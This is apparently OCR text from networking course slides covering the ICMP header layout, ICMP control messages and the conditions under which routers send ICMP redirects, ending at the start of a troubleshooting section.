
0	8	16	31
Type (3)	Code (0-12)	Checksum	
Unused (must be zero)			
Internet Header + First 64 Bits of Datagram			



ICMP Control Messages

- Unlike error messages, control messages are not the result of **lost packets** or error conditions that occur during packet transmission
- Instead, they are used to inform **hosts** of conditions such as:
  - Network **congestion**
  - The existence of a better **gateway** to a remote network

Notes: ____




ICMP Redirects

- **ICMP Redirects; Type = 5, Code = 0 to 3**
- The default gateway only sends the ICMP **redirect**/**change** request messages if the following **conditions** are met:

Type (8 bits)	Code (8 bits)	Checksum (16 bits)
Parameters		
Data……….		

- The router is **configured** to send redirects
- The interface through which the **packet** comes into the router is the same **interface** through which the packet gets routed out
- The route for the **redirect** is not another ICMP redirect or **default route**
- The subnet/network of the **source IP address** is the same subnet/network of the next-hop IP address of the routed packet
- The datagram is not **source-routed**




Troubleshooting

- Troubleshooting the network is the process of finding the issue in the computer network and diagnosing it

Typical Network Issues

